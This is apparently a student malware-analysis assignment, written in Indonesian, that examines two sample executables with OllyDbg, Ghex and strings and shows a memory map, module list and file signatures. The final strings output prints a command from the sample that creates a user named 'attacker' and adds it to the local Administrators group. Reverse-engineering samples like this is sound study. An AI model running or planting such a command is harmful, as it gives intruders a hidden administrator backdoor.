

# **TUGAS KEAMANAN JARINGAN**

**“ Malware “**



**OLEH :**

**NAMA : MARDIAH**

**NIM : 09011281320005**

**SISTEM KOMPUTER**

**FAKULTAS ILMU KOMPUTER**

**UNIVERSITAS SRIWIJAYA**

**INDERALAYA**

**2017**


Malicious software atau malware adalah segala bentuk software yang membahayakan baik bagi pengguna, komputer, atau jaringan. Malware merupakan sebab utama terjadinya banyak kasus penyusupan dalam sistem dan insiden-insiden keamanan. Malware bisa berupa virus, kuda trojan, worm, rootkit, scareware, dan spyware. Malware berupa sebuah set instruksi yang berjalan pada sebuah komputer dan mengakibatkan komputer tersebut melakukan sesuatu yang diinginkan oleh penyerang

Pada percobaan kali ini, menggunakan 3 tools yaitu :



- OllyDbg
- Ghex
- Strings

1. Pertama disini menggunakan tools OllyDbg. OllyDbg terdiri atas empat jendela utama, yaitu:

- Jendela disassembler (nomor 2): berisi kode program yang di-debug, yaitu pointer instruksi saat berjalan dengan beberapa instruksi sebelum dan sesudahnya. Biasanya instruksi berikutnya diberi highlight.
- Jendela register (nomor 3). Berisi current state (keadaan saat program berjalan) dari register untuk program yang di-debug.
- Jendela stack (nomor 4). Jendela ini berisi keadaan stack dalam memori untuk thread yang sedang di-debug. Pada jendela ini selalu ditampilkan puncak stack untuk thread tertentu.
- Jendela dump memori (nomor 5). Berisi dump dari memori untuk proses yang di-debug.



⇒ Berikut merupakan tampilan dari tools OllyDbg dengan target file payload.exe



### Threads


Ident	Entry	Data block	Last error	Status	Priority	User time	System
00000DC8	00405A8D	7FFDD000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0000 s	0.0

### Memory map


Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00040000	0000F000				Map	R	R	
00085000	0000B000				Priv	RW	Gua: RW	
0018C000	00002000				Priv	RW	Gua: RW	
0018E000	00002000			stack of ma	Priv	RW	Gua: RW	
00190000	00004000				Map	R	R	
001A0000	00002000				Priv	RW	RW	
001E0000	00003000				Priv	RW	RW	
00200000	00006000				Priv	RW	RW	
00210000	0007E000				Map	R	R	\Device\HarddiskU
00400000	00001000	payload		PE header	Imag	R	RWE	
00401000	0000B000	payload	.text	code	Imag	R	RWE	
0040C000	00001000	payload	.rdata	imports	Imag	R	RWE	
0040D000	00008000	payload	.data	data	Imag	R	RWE	
00415000	00001000	payload	.rsrc	resources	Imag	R	RWE	
00590000	00009000				Priv	RW	RW	
73370000	00001000	WSOCK32		PE header	Imag	R	RWE	
73371000	00003000	WSOCK32	.text	code,export	Imag	R	RWE	
73374000	00001000	WSOCK32	.data	data	Imag	R	RWE	
73375000	00001000	WSOCK32	.idata	imports	Imag	R	RWE	
73376000	00001000	WSOCK32	.rsrc	resources	Imag	R	RWE	
73377000	00001000	WSOCK32	.reloc	relocations	Imag	R	RWE	
74010000	00001000	bcryptPr		PE header	Imag	R	RWE	
74011000	00004E000	bcryptPr	.text	code,export	Imag	R	RWE	
7405F000	00001000	bcryptPr	.data	data	Imag	R	RWE	
74060000	00001000	bcryptPr	.idata	imports	Imag	R	RWE	
74061000	00001000	bcryptPr	.rsrc	resources	Imag	R	RWE	
74062000	00002000	bcryptPr	.reloc	relocations	Imag	R	RWE	
74070000	00001000	CRYPTBASE		PE header	Imag	R	RWE	
74071000	00004000	CRYPTBASE	.text	code,export	Imag	R	RWE	
74075000	00001000	CRYPTBASE	.data	data	Imag	R	RWE	

### Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00016000	00405A8D	payload	2.2.14	C:\Users\User\Downloads\TUGAS_kjk\TUGAS\payloads
73370000	00008000	733710C0	WSOCK32	6.3.9600.16384	C:\Windows\SYSTEM32\WSOCK32.dll
74010000	00054000	740124F0	bcryptPr	6.3.9600.17415	C:\Windows\SYSTEM32\bcryptPrimitives.dll
74070000	00008000	740710D0	CRYPTBASE	6.3.9600.17415	C:\Windows\SYSTEM32\CRYPTBASE.dll
74080000	0001E000	7408B290	SspiCli	6.3.9600.17415	C:\Windows\SYSTEM32\SspiCli.dll
74DC0000	00050000	74DC15D0	WS2_32	6.3.9600.16384	C:\Windows\SYSTEM32\WS2_32.dll
74FC0000	00007000	74FC1660	NSI	6.3.9600.17415	C:\Windows\SYSTEM32\NSI.dll
75480000	00140000	75497C90	KERNEL32	6.3.9600.17031	C:\Windows\SYSTEM32\KERNEL32.DLL
75750000	000C3000	7575E140	MSUCRT	7.0.9600.17415	C:\Windows\SYSTEM32\MSUCRT.dll
759A0000	000BA000	759CB240	RPCRT4	6.3.9600.16384	C:\Windows\SYSTEM32\RPCRT4.dll
75A60000	000D7000	75A6F6A0	KERNELBA	6.3.9600.17031	C:\Windows\SYSTEM32\KERNELBASE.dll
75B40000	0007C000	75B41F10	ADVAPI32	6.3.9600.16384	C:\Windows\SYSTEM32\ADVAPI32.dll
77260000	00041000	772613E0	sechost	6.3.9600.16384	C:\Windows\SYSTEM32\sechost.dll
77580000	0016E000		ntdll	6.3.9600.17031	C:\Windows\SYSTEM32\ntdll.dll



2. Untuk file payload2.exe tidak bisa dibuka menggunakan tools OllyDbg.
3. Kemudian menggunakan tools Ghex. Berikut tampilan Ghex dengan target file payload.exe



4. Setelah membuka file payload.exe menggunakan tools Ghex, kita dapat mengetahui digit kode pada file tersebut yaitu : 4D 5A 00 03 00 00 00 04 00 00 00 FF FF

exe	DOS MZ executable file format and its descendants (including NE and PE)	0	MZ	4D 5A
-----	---	---	----	-------

5. kemudian cocokkan kode tersebut pada tabel kode yang ada pada halaman “ web [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html) “. berikut tampilannya

```


4D 5A 90 00 03 00 00 00      MZ.....
API Acrobat plug-in
AX DirectShow filter
FLT Audition graphic filter file (Adobe)

4D 5A 90 00 03 00 00 00      MZ.....
04 00 00 00 FF FF          ....YY
ZAP ZoneAlarm data file

```

⇒ File ini tidak bisa di buka di DOS ataupun windows.

6. Kemudian tampilan file payload2.exe menggunakan tools Ghex. Tetapi tidak ditemukan kode file yang cocok dengan kode file pada payload2.exe ini.



7. Setelah itu, menggunakan tools selanjutnya yaitu strings. Berikut tampilan file payload.exe menggunakan tools strings

```
Your code just forked, and you are currently executing in the parent process
Your code just forked, and you are currently executing in the child process
Internal error
The process is not recognized.
The given path contained wildcard characters
The given path is misformatted or contained invalid characters
The given path was above the root path
The given path is incomplete
The given path is relative
The given path is absolute
The specified network mask is invalid.
The specified IP address is invalid.
DSO load failed
No shared memory is currently available
No thread key structure was provided and one was required.
No thread was provided and one was required.
No socket was provided and one was required.
No poll structure was provided and one was required.
No lock was provided and one was required.
No directory was provided and one was required.
No time was provided and one was required.
No process was provided and one was required.
An invalid socket was returned
An invalid date has been provided
A new pool could not be created.
Unrecognized Win32 error code %d
CancelIo
GetCompressedFileSizeA
GetCompressedFileSizeW
ZwQueryInformationFile
GetSecurityInfo
GetNamedSecurityInfoA
GetNamedSecurityInfoW
GetEffectiveRightsFromAclW
ntdll.dll
shell32
ws2_32
mswsock
advapi32
kernel32
root@mardiah-X455LF: /home/mardiah/Downloads/TUGAS/payloads#
```

8. Berikut merupakan tampilan file payload2.exe menggunakan tools strings

```
root@mardiah-X455LF: /home/mardiah/Downloads/TUGAS/payloads
root@mardiah-X455LF: /home/mardiah/Downloads/TUGAS/payloads# strings payload2.exe
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
root@mardiah-X455LF: /home/mardiah/Downloads/TUGAS/payloads#
```